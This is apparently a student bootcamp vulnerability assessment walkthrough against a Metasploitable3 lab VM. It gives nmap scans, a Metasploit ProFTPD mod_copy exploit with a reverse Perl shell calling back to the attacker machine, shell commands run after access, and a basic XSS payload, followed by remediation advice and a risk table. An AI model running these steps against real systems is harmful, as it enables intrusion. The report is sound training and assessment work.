Task 4: Vulnerability assessment Report (Walkthrough)

Maheshwar Anup

Date: 2024-06-25


Prepared for: Mulearn Bootcamp

1 Introduction

This report presents the findings of a vulnerability assessment conducted on a web application. The assessment aimed to identify security weaknesses that could be exploited by attackers, evaluate the potential impact of these vulnerabilities, and provide recommendations for remediation.

1.1 Setup VM

- Setup the target vm in the same network as kali linux, which we use to perform the vulnerability assessment.
- In my case I used the `ifconfig` command to check the ip address of kali linux.
- Then I scanned the entire network using `sudo nmap -sS -O <network-address>/24`.
- I found the target vm ip address and used it for further assessment.



```
┌──(djmahe4㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.7  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::a00:27ff:fedc:6542  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:dc:65:42  txqueuelen 1000  (Ethernet)
        RX packets 6  bytes 1420 (1.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 243  bytes 18349 (17.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(djmahe4㉿kali)-[~]
└─$ 
```

```
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

Nmap scan report for 10.0.2.9
Host is up (0.0023s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE
21/tcp   open   ftp
22/tcp   open   ssh
80/tcp   open   http
445/tcp  open   microsoft-ds
631/tcp  closed ipp
3000/tcp closed ppp
3306/tcp open   mysql
8080/tcp closed http-proxy
8181/tcp closed intermapper
MAC Address: 08:00:27:B5:26:74 (PCS Systemtechnik/Oracle VirtualBox virtual N
IC)
Aggressive OS guesses: Linux 3.2 - 4.14 (98%), Linux 3.8 - 3.16 (98%), Linux
3.10 - 4.11 (94%), Linux 3.13 - 4.4 (94%), Linux 3.13 (94%), OpenWrt Chaos Ca
lmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (94%), Linux
4.10 (94%), Android 5.0 - 6.0.1 (Linux 3.4) (94%), Android 8 - 9 (Linux 3.18
- 4.4) (94%), Linux 3.2 - 3.10 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

Nmap scan report for 10.0.2.7
```

Figure 1: IP Addresses scan result.

2 Methodology

The assessment was performed using a combination of automated tools and manual testing techniques. The following steps were undertaken:

2.1 Vulnerability assessment using nmap command

```
sudo nmap -sC -sV <target-ip>
```

Outputs:

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-25 18:29 IST
Nmap scan report for 10.0.2.9
Host is up (0.0019s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT     STATE  SERVICE     VERSION
21/tcp   open   ftp         ProFTPD 1.3.5
22/tcp   open   ssh         OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 2b:2e:1f:a4:54:26:87:76:12:26:59:58:0d:da:3b:04 (DSA)
|   2048 c9:ac:70:ef:f8:de:8b:a3:a3:44:ab:3d:32:0a:5c:6a (RSA)
|   256 c0:49:cc:18:7b:27:a4:07:0d:2a:0d:bb:42:4c:36:17 (ECDSA)
|_  256 a0:76:f3:76:f8:f0:70:4d:09:ca:e1:10:fd:a9:cc:0a (ED25519)
80/tcp   open   http        Apache httpd 2.4.7
|_http-title: Index of /
| http-ls: Volume /
| SIZE  TIME              FILENAME
| -     2020-10-29 19:37  chat/
| -     2011-07-27 20:17  drupal/
| 1.7K  2020-10-29 19:37  payroll_app.php
| -     2013-04-08 12:06  phpmyadmin/
|_
|_http-server-header: Apache/2.4.7 (Ubuntu)
445/tcp  open   netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
631/tcp  open   ipp         CUPS 1.7
| http-methods:
|_  Potentially risky methods: PUT
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Home - CUPS 1.7.2
|_http-server-header: CUPS/1.7 IPP/2.1
3000/tcp closed ppp
3306/tcp open   mysql       MySQL (unauthorized)
8080/tcp open   http        Jetty 8.1.7.v20120910
|_http-title: Error 404 - Not Found
|_http-server-header: Jetty(8.1.7.v20120910)
8181/tcp closed intermapper
MAC Address: 08:00:27:B5:26:74 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: 127.0.0.1, UBUNTU; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: ubuntu
|   NetBIOS computer name: UBUNTU\x00
|   Domain name: \x00
|   FQDN: ubuntu
|_  System time: 2025-08-25T12:59:49+00:00
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: mean: 4s, deviation: 3s, median: 2s
| smb2-time:
|   date: 2025-08-25T12:59:46
|_  start_date: N/A
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 56.48 seconds
```

2.2 Vulnerability exploitation using metasploit framework

2.2.1 Start the metasploit framework using the command:

```
msfconsole
```

2.2.2 Search for the exploit related to the target using the command:

Let's start with ftp service, which uses proftpd 1.3.5 version.

```
search proftpd
```

2.2.3 Use the exploit using the command:

```
use exploit/unix/ftp/proftpd_modcopy_exec
```


OR

```
use 15
```

2.2.4 Set the required parameters using the command:

```
set RHOSTS <target-ip>
```

Also set the Sitepath parameter using the command:



```
 Overflow (FreeBSD)
   6     \_ target: Automatic Targeting                                       .
                     .          .      .
   7     \_ target: Debug                                                     .
                     .          .      .
   8     \_ target: ProFTPD 1.3.2a Server (FreeBSD 8.0)                       .
                     .          .      .
   9   exploit/linux/ftp/proftp_telnet_iac                                    2
010-11-01       great      Yes     ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer
 Overflow (Linux)
   10    \_ target: Automatic Targeting                                       .
                     .          .      .
   11    \_ target: Debug                                                     .
                     .          .      .
   12    \_ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1            .
                     .          .      .
   13    \_ target: ProFTPD 1_3_3a Server (Debian) - Squeeze Beta1 (Debug)    .
                     .          .      .
   14    \_ target: ProFTPD 1.3.2c Server (Ubuntu 10.04)                      .
                     .          .      .
   15  exploit/unix/ftp/proftpd_modcopy_exec                                  2
015-04-22       excellent  Yes     ProFTPD 1.3.5 Mod_Copy Command Execution
   16  exploit/unix/ftp/proftpd_133c_backdoor                                 2
010-12-02       excellent  No      ProFTPD-1.3.3c Backdoor Command Execution


Interact with a module by name or index. For example info 16, use 16 or use e
```

Figure 2: Metasploit search for ProFTPD exploits.

```
set SITEPATH /var/www/html/
```

2.2.5 Check for the required payload using the command:

```
show payloads
```

2.2.6 Set the payload using the command:

```
set payload payload/cmd/unix/reverse_perl
```

Run the payload using the command:

```
run
```

2.2.7 Next I checked ssh service, which uses OpenSSH 6.6.1p1 version.

```
search openssh
```


Unfortunately there is no good exploit available for openssh.

2.2.8 Next I checked http service, which uses Apache httpd 2.4.7 version.

```
search apache 2.4.7
```

I got overwhelmed with the number of exploits available for apache 2.4.7 version. But out of curiosity I went to firefox and pinged the target ip address, and found a chat page page. Out of blue I tried xss attack on the chat page and it worked. This is the payload I used:

```
<script>alert(123)</script>
```



```
   11  payload/cmd/unix/reverse_perl_ssl     .                normal  No      U
nix Command Shell, Reverse TCP SSL (via perl)
   12  payload/cmd/unix/reverse_python       .                normal  No      U
nix Command Shell, Reverse TCP (via Python)
   13  payload/cmd/unix/reverse_python_ssl   .                normal  No      U
nix Command Shell, Reverse TCP SSL (via python)

msf6 exploit(unix/ftp/proftpd_modcopy_exec) > run

[*] Started reverse TCP handler on 10.0.2.7:4444
[*] 10.0.2.9:80 - 10.0.2.9:21 - Connected to FTP server
[*] 10.0.2.9:80 - 10.0.2.9:21 - Sending copy commands to FTP server
[*] 10.0.2.9:80 - Executing PHP payload /NUrfO.php
[+] 10.0.2.9:80 - Deleted /var/www/html/NUrfO.php
[*] Command shell session 1 opened (10.0.2.7:4444 → 10.0.2.9:46669) at 2025-
08-25 20:40:29 +0530

whoami
www-data
sudo su
1234
ls
chat
drupal
payroll_app.php
phpmyadmin
```

Figure 3: ProFTPD exploitation.

2.2.9 Next I skipped netbios-ssn service and ipp service, which uses CUPS 1.7 version.

I skipped both because there is no good exploit available for both services.

3 Findings

The vulnerability assessment identified the following key findings:


1. **ProFTPD 1.3.5**: The ProFTPD service was found to be vulnerable to a remote code execution exploit (CVE-2015-3306). This vulnerability allows an attacker to execute arbitrary commands on the server with the privileges of the ProFTPD process.

2. **OpenSSH 6.6.1p1**: No exploitable vulnerabilities were identified in the OpenSSH service during this assessment.

3. **Apache httpd 2.4.7**: The Apache HTTP server was found to be vulnerable to multiple issues, including directory traversal and cross-site scripting (XSS) vulnerabilities. The XSS vulnerability was successfully exploited during the assessment.

4. **CUPS 1.7**: No exploitable vulnerabilities were identified in the CUPS service during this assessment.

5. **Jetty 8.1.7**: No exploitable vulnerabilities were identified in the Jetty service during this assessment.




```
ure copying PHP payload to website path, directory not writable?
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > search openssh

Matching Modules
================

   #  Name                                             Disclosure Date  Rank    C
heck  Description
   -  ----                                             ---------------  ----    -
----  -----------
   0  post/windows/manage/forward_pageant              .                normal  N
o     Forward SSH Agent Requests To Remote Pageant
   1  post/windows/manage/install_ssh                  .                normal  N
o     Install OpenSSH for Windows
   2  post/multi/gather/ssh_creds                      .                normal  N
o     Multi Gather OpenSSH PKI Credentials Collection
   3  auxiliary/scanner/ssh/ssh_enumusers              .                normal  N
o     SSH Username Enumeration
   4    \_ action: Malformed Packet                    .                .       .
      Use a malformed packet
   5    \_ action: Timing Attack                       .                .       .
      Use a timing attack
   6  exploit/windows/local/unquoted_service_path      2001-10-25       great   Y
es    Windows Unquoted Service Path Privilege Escalation
```

Figure 4: Metasploit search for OpenSSH exploits.



Welcome, **<script>alert(123)</script>**

(1:28 PM) **Papa Smurf**: Kiai!!!!!!!
(1:29 PM) **Papa Smurf**: Is it Friday?
(1:30 PM) **Papa Smurf**: You know what I mean?
(1:31 PM) **Papa Smurf**: How it feels when you manage to discover how to exploit a custom vuln on Metasploitable3: Dramatic Chipmunk
(1:32 PM) **Papa Smurf**: Hint: Metasploitable3 is an open source vulnerable network. Check out the repo on Github.
(1:33 PM) **Papa Smurf**: so....
(1:34 PM) **Papa Smurf**: BTW did you try the Windows box for Metasploitable3?
(1:35 PM) **Papa Smurf**: weeeeeeeee!
(1:36 PM) **Papa Smurf**: why is the rum always gone?

10.0.2.9

123

Figure 5: Successful XSS attack.

4 Recommendations

Based on the findings of this assessment, the following recommendations are provided to enhance the security posture of the web application:

1. **Patch Management**: Immediately update the ProFTPD service to the latest version to mitigate the remote code execution vulnerability. Regularly apply security patches and updates to all software components.

2. **Input Validation**: Implement robust input validation mechanisms to prevent XSS attacks. Sanitize user inputs and encode outputs to ensure that malicious scripts cannot be executed.

5 Risk Assessment Table

Based on the findings and nmap scan results, here is a risk assessment table:

Vulnerability / Service	Risk Level	Description	Recommendation	CVSS Score
ProFTPD 1.3.5	**CRITICAL**	Vulnerable to **Remote Code Execution (CVE-2015-3306)** allowing attackers to gain shell access.	Update to the latest version of ProFTPD or disable FTP if not required.	9.8
Apache httpd 2.4.7	**Medium**	Outdated version; vulnerable to multiple issues including **XSS** and **mod_ssl DoS**.	Upgrade to latest Apache release, implement input validation & secure configs.	6.1
OpenSSH 6.6.1p1	**Medium**	Outdated; known vulnerabilities (information disclosure & weak ciphers).	Upgrade OpenSSH to a supported version; disable weak algorithms.	5.9
Samba smbd 4.3.11	**High**	Message signing disabled → **MITM risk**, plus older Samba versions had RCE (e.g., CVE-2017-7494).	Enable message signing, patch Samba, restrict network exposure.	8.1
CUPS 1.7	**Medium**	Exposes **IPP service** with risky methods (e.g., PUT) → potential abuse for file uploads.	Restrict access, disable risky methods, update to newer CUPS version.	6.5
MySQL (unauthorized)	**Medium**	MySQL port open to external network, even though unauthorized → increases attack surface.	Restrict to localhost, use firewalls, upgrade to supported version.	6.5
Jetty 8.1.7	**Medium**	Outdated Jetty version (2012); known to have **multiple vulnerabilities** including info disclosure.	Upgrade to supported Jetty version; restrict access to port 8080.	6.8

---

6 Conclusion

The vulnerability assessment revealed critical security weaknesses in the ProFTPD and Apache HTTP server components of the web application. Immediate remediation actions, including patching and implementing input validation, are essential to mitigate the identified risks. Ongoing security monitoring and regular assessments are recommended to maintain a secure environment.